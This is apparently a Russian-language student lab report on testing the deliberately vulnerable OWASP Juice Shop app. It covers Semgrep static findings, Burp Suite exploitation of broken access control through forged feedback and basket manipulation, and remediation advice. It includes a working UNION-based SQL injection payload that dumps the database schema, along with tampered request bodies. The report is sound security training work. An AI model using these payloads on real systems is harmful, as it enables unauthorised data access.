

Раздел: Анализ Защищенности ПО (на веб)

Практическое задание: Анализ защищённости веб-приложений (PJ)

Выполнил: Александр Ганицев

Задание.

Проведите анализ защищённости уже знакомого вам приложения Juice Shop. В отчёте укажите только уязвимости из OWASP Top-10; CWE, которые их вызывают; а также рекомендации по их устранению.

Отчёт должен иметь следующую структуру:

1. Введение — описание приложения.
2. Результаты статического анализа — общие, можно без детализации.
3. Уязвимости из OWASP Top-10, обнаруженные в результате статического анализа, — минимум пять штук.
4. Демонстрация эксплуатации трёх уязвимостей из OWASP Top-10 — скриншоты эксплуатации, проведённой с помощью инструмента Burp Suite. Выбор этих уязвимостей остаётся на ваше усмотрение.
5. Рекомендации по устранению к трём продемонстрированным уязвимостям — можно взять основу с сайта MITRE ATT&CK под найденные CWE.

В отчёте обязательно должны присутствовать:

- Скриншоты (минимум два) или выгрузка результатов статического сканирования в пункте 2.
- Список уязвимостей из OWASP Top-10 с доказательствами в пункте 3 (в виде скриншотов, найденных анализатором уязвимостей; отдельно от остальных уязвимостей).
- Скриншоты из Burp Suite в пункте 4, а также обязательно текстовое описание эксплуатации: что необходимо сделать, чтобы воспроизвести уязвимость.
- Не обязательно выбирать три разные уязвимости. Вы можете выбрать три вариации одной и той же уязвимости.


Выполнение.

1. Введение.

Список OWASP Top 10:

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



A01:2021-Broken Access Control moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.

A02:2021-Cryptographic Failures shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.

A03:2021-Injection slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.

A04:2021-Insecure Design is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to “move left” as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.

A05:2021-Security Misconfiguration moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.

A06:2021-Vulnerable and Outdated Components was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.

A07:2021-Identification and Authentication Failures was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.

A08:2021-Software and Data Integrity Failures is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.

A09:2021-Security Logging and Monitoring Failures was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.

A10:2021-Server-Side Request Forgery is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

2. Результаты статического анализа.

2.1. Просканировал демо сайт Juicy Shop с помощью статического анализатора Semsigrep Cloud Platform, найдено 76 уязвимостей. Примеры некоторых из них:

The screenshot displays the Semsigrep Cloud Platform interface. The left sidebar contains navigation links: Settings, Dashboard, Projects, Code (selected), Supply Chain, Rules, Settings, Docs, and Help. The main content area shows search results for the rule 'angular-bypasssecuritytrust'. The rule description states: 'Detected the use of \$TRUST. This can introduce a Cross-Site-Scripting (XSS) vulnerability if this comes from user-provided input. If you have to use \$TRUST, ensure it does not come from user-input or use the appropriate prevention mechanism e.g. input validation or sanitization depending on the context.' The results list five findings, each with a file path and a 'Details' link:

- frontend/.../search-result.component.ts:152
- frontend/.../search-result.component.ts:126
- frontend/.../score-board.component.ts:182
- frontend/.../data-export.component.ts:45
- frontend/.../administration.component.ts:66

At the bottom, there is a link to 'Show 7 more findings'.

Triage 6

Hide

Security Medium Javascript

▲ Hide findings







express-sequelize-injection

[View rule](#)[Triage 6](#)

Detected a sequelize statement that is tainted by user-input. This could lead to SQL injection if the variable is user-controlled and is not properly sanitized. In order to

[Show more](#)

🛡 Security 🕒 High </> Javascript






	🕒 11m 🛡 master routes/search.ts:23	Details
	🕒 11m 🛡 master routes/login.ts:36	Details
	🕒 11m 🛡 master data/.../unionSqlInjectionChallenge_3.ts:10	Details
	🕒 11m 🛡 master data/.../unionSqlInjectionChallenge_1.ts:6	Details
	🕒 11m 🛡 master data/.../dbSchemaChallenge_3.ts:11	Details
	🕒 11m 🛡 master data/.../dbSchemaChallenge_1.ts:5	Details

detected-jwt-token

[View rule](#)[Triage 5](#)

JWT token detected

🛡 Security 🕒 Low </> Regex

	🕒 16m 🛡 master frontend/.../last-login-ip.component.spec.ts:56	Details
	🕒 16m 🛡 master frontend/.../last-login-ip.component.spec.ts:50	Details
	🕒 16m 🛡 master frontend/.../app.guard.spec.ts:40	Details
	🕒 16m 🛡 master cypress/.../forgedJwt.spec.ts:22	Details
	🕒 16m 🛡 master cypress/.../forgedJwt.spec.ts:7	Details

3. Уязвимости из OWASP Top-10, обнаруженные в результате статического анализа Juicy Shop.

3.1. A01_2021-Broken_Access_Control (Forged Feedback).

3.2. A01_2021-Broken_Access_Control (Forged Review).


3.3. A01_2021-Broken_Access_Control (Manipulate Basket).

3.4. A03:2021-Injection (Database Schema).

3.5. A03:2021-Injection (Ephemeral Accountant).


4. Демонстрация эксплуатации трёх уязвимостей из OWASP Top-10 на установленной Juicy Shop.

4.1. Broken Access Control, через использование Customer Feedback.




The screenshot shows the OWASP Juice Shop web application in a browser. The address bar indicates the URL is `localhost:3000/#/contact`. The page title is "OWASP Juice Shop". The main content area is titled "Customer Feedback". It contains a form with the following fields:

- Author:** `anonymous`
- Comment *:** `This is Alex Ganitev`
- Rating:** A slider set to 5 stars.
- CAPTCHA:** The question is "What is $1 \times 10 + 7$?". The answer field contains `17`.
- Submit:** A button with a right arrow icon.



Модифицируем/добавляем UserID посылая feedback в Repeater:




```
Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/9
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 184
10 ETag: W/"b8-TbNG6mLSZKdzdQFF3UCsenVeuxM"
11 Vary: Accept-Encoding
12 Date: Tue, 12 Sep 2023 08:20:16 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "id": 9,
    "comment": "This is Alex Ganitev (anonymous)",
    "rating": 3,
    "updatedAt": "2023-09-12T08:20:16.743Z",
    "createdAt": "2023-09-12T08:20:16.743Z",
    "UserId": null
  }
}
```

Наш пользователь успешно использовал Feedback под другим ID:

Customer Feedback

Author

anonymous

Comment *

The latest AG feedback

Max. 160 characters 22/160

Rating

CAPTCHA: What is 10+9+8 ?

Result *

27

Submit

Скриншоты предоставлены пользователем [@Ganitev](#)

Request

PrettyRawHex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 101
4 sec-ch-ua:
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 sec-ch-ua-platform: ""
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
18 Connection: close
19
20 {
  "UserId": "2",
  "captchaId": "4",
  "captcha": "27",
  "comment": "The latest AG feedback (anonymous)",
  "rating": 3
}
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/21
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 184
10 ETag: W/"b8-719Tkpt2Yo/NaQ9f407F86lmVXQ"
11 Vary: Accept-Encoding
12 Date: Tue, 12 Sep 2023 08:39:07 GMT
13 Connection: close
14
15 {
  "status": "success",
  "data": {
    "id": 21,
    "UserId": 2,
    "comment": "The latest AG feedback (anonymous)",
    "rating": 3,
    "updatedAt": "2023-09-12T08:39:07.178Z",
    "createdAt": "2023-09-12T08:39:07.178Z"
  }
}
```

4.2. Broken Access Control посредством Manipulate Basket.

Добавляем нового пользователя:

User Registration

Email *

alex@alexg.com

Password *

Password must be 5-40 characters long.

8/20

Repeat Password *

8/40

Show password advice

Security Question *



Your eldest siblings middle name?

This cannot be changed later!

Answer *


gee

+ Register




4.3. Injection (Database Schema).


Запускаем FoxyProxy и Burp Suite Pro, ищем элемент магазина на сайте:




Логинимся как admin (был взломан ранее), заходим в поиск, ищем “банана” и посылаем в Repeater:



Модифицируем строку, добавляем banana:



Добавляем параметры в наш SQL-запрос (`banana'))UNION%20SELECT %20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master--`), получаем успешную реализацию эксплойта.



Вся схема таблиц базы доступна:



5. Рекомендации по устранению уязвимостей.

5.1. Broken Access Control.

Контроль доступа как мера эффективен в системе trusted server-side code or server-less API, где атакующий не способен модифицировать проверку access control check или metadata.

- Для всех ресурсов, кроме публичных: deny by default.

- Реализовать механизмы контроля доступа один раз на этапе разработки и использовать их в приложении, включающем минимизирование Cross-Origin Resource Sharing (CORS).

Implement access control mechanisms once and re-use them throughout the application, including

- Настройки контроля доступа должны установить разрешения на уровне объектов, не давая пользователю создавать, читать, обновлять или удалять любые записи.

- Уникальные настройки и требования организации должны быть установлены на уровне домена.

- Запретить web server directory listing и убедиться в недоступности метаданных для корневого каталога веб-сервера.

- Логгирование всех попыток неверного входа или использования учётных записей, уведомление администраторов при повторных срабатываниях.

- Установить API limit для минимизирования вреда от автоматизированных атак.

- Идентификаторы сессий должны быть обнулены на сервере после выхода из учётной записи. Stateless JWT tokens должны иметь короткий срок жизни.

- Разработчики и сотрудники QA обязаны тестировать функциональный контроль доступа и модели интеграции элементов.

5.2. Database Injection.

Считается, что для предотвращения данного типа атак необходимо использовать следующие два уровня обороны.

А. Параметризацию – где возможно, использовать структурные механизмы, которые обязывают разделять данные и команды. Этот механизм обеспечивается соответствующим кодированием строк, использованием кавычек, и т.д.

Б. Проверка ввода – значений для команд и относящихся к ним аргументов. Существуют разные подходы к проверке верности команд и их аргументов:

- При использовании команд, они сверяются со списком допустимых.

- Аргументы сверяются со списком позволенных и чётко определённых символов при вводе.

When it comes to the commands used, these must be validated against a list of allowed commands.

- Список разрешённых выражений использующих символы с заданной длиной.

- Необходимо убедиться, что метасимволы `& | ; $ > < \ \ `` и пробелы не являются частью Regular Expression. Например, следующее выражение позволяет только символы нижнего регистра и числа и не содержит метасимволы, длина ограничена 3-10 символами:
`^[a-z0-9]{3,10}$`.